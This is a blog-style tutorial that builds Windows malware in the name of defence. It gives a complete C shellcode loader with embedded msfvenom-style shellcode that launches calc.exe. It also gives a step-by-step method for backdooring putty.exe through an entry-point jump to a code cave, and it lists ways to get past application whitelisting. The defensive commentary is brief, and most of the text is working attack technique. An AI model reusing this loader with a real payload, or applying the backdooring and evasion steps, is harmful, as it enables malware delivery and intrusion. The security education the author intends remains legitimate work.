2023

# Malware Development with Defensive Perspective

**BIRKAN KES**

# Malware Development with Defensive Perspective

Hello I'm Birkan, in this article or article series, we will discuss the defense methods by writing, developing and changing our own malware. Together we will try to understand the needs of a malware from an Offensive point of view. With this method, I hope to strengthen our defensive outlook. The path I intend to follow is as follows. We will write a basic malware and modify it according to defense and detection methods and standards. We will try to determine the problems that our malware will encounter in terms of effectiveness and competence and the resources it needs, or we will determine the need for different features and aim new challenges.

I would like to emphasize that I am learning this subject with you. For this reason, if you think that there is an incomplete or incorrect information in the article, please report it..

## Summary

- in the first part, I briefly introduce the "shellcode" that we will use in our malware. Then, we determine the functions we prefer or need. We start writing our malware and turn it into a basic dropper.
- In the interlude, we take the defensive perspective, which is the main reason for this article. We evaluate application whitelist standards from an attacker's point of view and add a backdoor to an application to highlight the importance of some seemingly insignificant items in the standards.
- In the second part, we continue to develop our malware.

You can contact me at https://www.linkedin.com/in/birkan-kes-933a96215/

# SHELLCODE

Shellcode is sequence of machine code, or executable instructions. These codes, written using operation code, provide us with many opportunities. We will be able to easily benefit from many different techniques by using shellcode in the malware we develop.

Let's talk about 3 reasons why we prefer Shellcode:

1. When the software is wanted to be run, they are moved to the memory area. These fields are defined as Virtual Adress or Relative Virtual Adress. (We'll talk about RVA and VA later) In this field, the codes of the software are expressed as opcode. For this reason, we can inject our own code into the memory field of processes by using shellcode.
2. Shellcode allows us to avoid strings and values in blacklists used in detection systems.
3. They're really quite small.

A lot of data is used during static analysis to detect a malware. A risk assessment is made based on the data such as the libraries and functions used. Attackers are aware of this and use some tactics. Let me explain through an example.

For example, the malware written in C language produced by the attacker. Suppose it opens a ftp port on the Windows machine when it is run. Therefore, the functions, words and libraries that the malware contains will clearly reveal its intentions and will be caught in the Black List of products used in the field of defense. Obsufuciation and encription methods can be used to evade these Black Lists. This includes the use of Shellcode.

But the main point I want to make is the "Application White list" side. The main purpose of this article is to expand our defensive perspective by taking advantage of the aggressive perspective as I mentioned at the beginning. Since we will edit for Black list and White list in the malware we will write, it will be more understandable to use Shellcode as payload.

# Part 1

Let's plan and determine the methods we will use before creating the malware. We said that we will create our payload with Shellcode.

So how do we move our payload to memory?

First of all, we need to allocate a memory buffer for payload in the memory. For this purpose, we will use the "`VirtualAlloc`" function. The use of the function is ;

```
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in] SIZE_T dwSize,
    [in] DWORD  flAllocationType,
    [in] DWORD  flProtect
    );
```

Well we have allocated a space in Memory. To move our payload to this area, we will use the "`RtlMoveMemory` " function. The use of the function is as follows:

```
VOID RtlMoveMemory(
    _Out_        VOID UNALIGNED *Destination,
    _In_   const VOID UNALIGNED *Source,
    _In_         SIZE_T   Length
    );
```

While developing our malware, I will take care to make it understandable by adding explanations, but instead of the special parameters and details of the functions, I just specify the purposes of use. Please check the https://learn.microsoft.com/ address for details


Let's start writing our code with these functions.

```c
unsigned char payload[] = {
  // shellcode here
};

int main(void) {

  void * exec_mem;
  int payload_size = sizeof(payload);

  // Allocate memory for payload
  exec_mem = VirtualAlloc(NULL, payload_size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // Move payload to allocated memory
  RtlMoveMemory(exec_mem, payload, payload_size);

  return 0;
}
```


There's an area in the screenshot that I want to pay attention to. I dynamically reserved the flProtect parameter of the VirtualAlloc function, as seen in the screenshot. In this reserved field, we have defined Read, Execute and Write authorization. We then loaded our payload into this area with the RtlMoveMemory function.

We can execute this field with CreateThread. But here I want to remove the execution privilege and use another method that attackers use. so I'm removing the executive privilege. Let me explain why I did it with an example.

As seen in the screenshot, there are 4 sections in the program we have selected with PE bear.



If we want to add another section here through PE bear, the following screen appears.




I want to explain with the screenshot above, Everything in the operating system works like a file. For this reason, as with every file, memory fields have the authority to read, write and exercute.

What if the code and processes that a program will run are kept in the parts of the memory area of that program that have Execute authority. I think this part is the first area to be controlled from the defensive perspective, so I want to keep my payload out of that area. And here's how I update the code.

```
unsigned char payload[] = {
  // shellcode here
};

int main(void) {

  void * exec_mem;
  int payload_size = sizeof(payload);

  // Allocate memory for payload
  exec_mem = VirtualAlloc(NULL, payload_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // Move payload to allocated memory
  RtlMoveMemory(exec_mem, payload, payload_size);

  return 0;
}
```

As can be seen in the screenshot, our payload I moved it to the area reserved by Read and Write authorization in memory. Well now we have a problem. How to make our payload executable?

The function we will use for this process is `VirtualProtect`. I specifically wanted to use this function because it is used to change the authorization(protection) of the allocated areas in memory. The parameters of the function are as follows.

```
BOOL VirtualProtect(
      [in]  LPVOID lpAddress,
      [in]  SIZE_T dwSize,
      [in]  DWORD  flNewProtect,
      [out] PDWORD lpflOldProtect );
```

Let's add the function to our malware as follows:;

```
VirtualProtect(exec_mem, payload_size, PAGE_EXECUTE_READ, &oldprotect);
```

After giving the executive authority. Let's execute our malware with the CreateThread function. so that the code we write will become this,


```
unsigned char payload[] = {
  // shellcode here
};
int payload_size = sizeof(payload);

int main(void) {

  void * exec_mem;
  HANDLE th;
  BOOL yd;
  DWORD oldprotect = 0;

  // Allocate memory for payload
  exec_mem = VirtualAlloc(NULL, payload_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // Move payload to allocated memory
  RtlMoveMemory(exec_mem, payload, payload_size);

  // Change Allocated memory protection
  yd = VirtualProtect(exec_mem, payload_size, PAGE_EXECUTE_READ, &oldprotect);

  // Execute
  th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
      WaitForSingleObject(th, -1);
  return 0;
}
```

I usually use msfvenom to create shellcode. for now, in our example, we will use a classic calculator.exe shellcode to practice.

The final version of our code with the addition of shellcode is given in the screenshot below.

```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

unsigned char payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
int payload_size = sizeof(payload);

int main(void) {

  void * exec_mem;
  HANDLE th;
  BOOL yd;
  DWORD oldprotect = 0;

  // Allocate memory for payload
  exec_mem = VirtualAlloc(NULL, payload_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

  // Move payload to allocated memory
  RtlMoveMemory(exec_mem, payload, payload_size);

  // Change Allocated memory protection
  yd = VirtualProtect(exec_mem, payload_size, PAGE_EXECUTE_READ, &oldprotect);

  // xecute
  th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) exec_mem, 0, 0, 0);
  WaitForSingleObject(th, -1);

  return 0;
}
```

Let's compile and run our code.




As seen in the screenshot, the code we wrote successfully loaded the shellcode in it into memory and ran the calculator.exe. We didn't talk about the malware types, but basically we wrote a Dropper. I continue so as not to stray away from what I planing. That's how we leave our malware for now.

## Defensive Perspective

Let's examine the "Apllication whitelist" issue as I mentioned before. Let's take the "Guide to Application Whitelisting" published by the National Institute of Standards and Technology and examine the title "File and Folder Attributes";

- File Path
- File Name
- File Size
- Digital signature or publisher
- Hash

Ref: https://www.nist.gov/publications/guide-application-whitelisting#:~:text=An%20application%20whitelist%20is%20a,to%20execute%20on%20a%20host.

Let us have a target victim machine where the above items are used to create a "White List". When attacking this victim machine, let's use this information to generate attack vectors and plan for our malware. If we consider how we can bypass the above variables by considering them one by one;

1- Attackers can inject malicious content into the memory instead of writing to the disk. From this idea, we can run our malware in memory or in the memory space of a running application.
2- Attackers can run own malware using trusted file names.
3- Attackers can run their malwares by adding their to the location of reliable files.

### 4- <u>Digital signature or publisher:</u>

I think this should be "and" not "or". let me explain why.

I would like to share with you a real case described by Sans in one of his webcasts on his YouTube channel.

Scenario : The malware infects the victim machine. However, since it is aware of the white list policy of the company, it waits without working, then sends a software update package to the victim machine with the "Man in the Middle" method and bypasses the white list by updating the malware with the certificate.

Looking at what happened in the past. I learned this lesson , although not very often, attackers can sign and distribute their own malwares by stealing the signature of institutions. in this case, it is not enough just to check the signature, but also the publisher needs to be checked.


**<u>Zero Trust :</u>**

Let's talk about the "Zero Trust" policy and "Golden Copy" And let's make an example about this topic.

As it is known, generally when the employees of the company need a small application, the institutions do not allow the employee to install or download these programs from external sources due to their policies. To emphasize the importance of this policy for security purposes, let's add our own malware (or a backdoor) to a PE (portable executable).


## Backdoor PE (Portable Executable)

For this example, I have selected the application (PE) 'Putty.exe'. I chose Putty because a lot of content creators on the internet have share backdoor insertion through this app as open resource. Therefore, I will explain this issue superficially without going into too much detail and without creating confusion.





1- We go to PUTTY's entry point and point the address where we will add our own shellcode, and let it jump to this field. (we can create a section or use empty fields)
2- Due to the data sizes, we prevent overwrite by adding some NOP (no operation). then we send these (registers and flags) values to Stack to prevent the loss of the values that Putty used in his work.
3- Once our Shellcode is ran, we restore the values of Putty in Slack by calling them before returning to the Entry Point to make Putty work.
4- We return to the Entry Point of the function so that Putty continues where it left off.

Let's go through it by applying. I should mention that for this process you need to know asembly, know the registers and know the data sizes to avoid problems when overwriting. but since our goal is to think and test about defensive practices and methods, we won't get lost in these issues.





As shown in the screenshot above, we change the instruction in Putty's entry point to our own code cave with the JMP (jump instruction). As seen in the pop-up window, we have preserved the values of the registers and flags in our code cave by sending them to the stack. Don't forget to consider the way data is stored in the stack, which is "first in, last out".




Next we need to determine the address where the exit function of the calculator is located, we need to bypass this function because the Exit function ends the threat and returns the resource.


To do this, add a breakpoint to all function calls, then run the program step by step and detect the exit function.

We jump into an empty space with jmp by overwriting the exit function call. In this area, we first restore putty's registers and flags from stack. Then we pointed the process to the address of the call function at the beginning and made it continue to work. Let's patche the application in this way, save it as putty2 and run it.



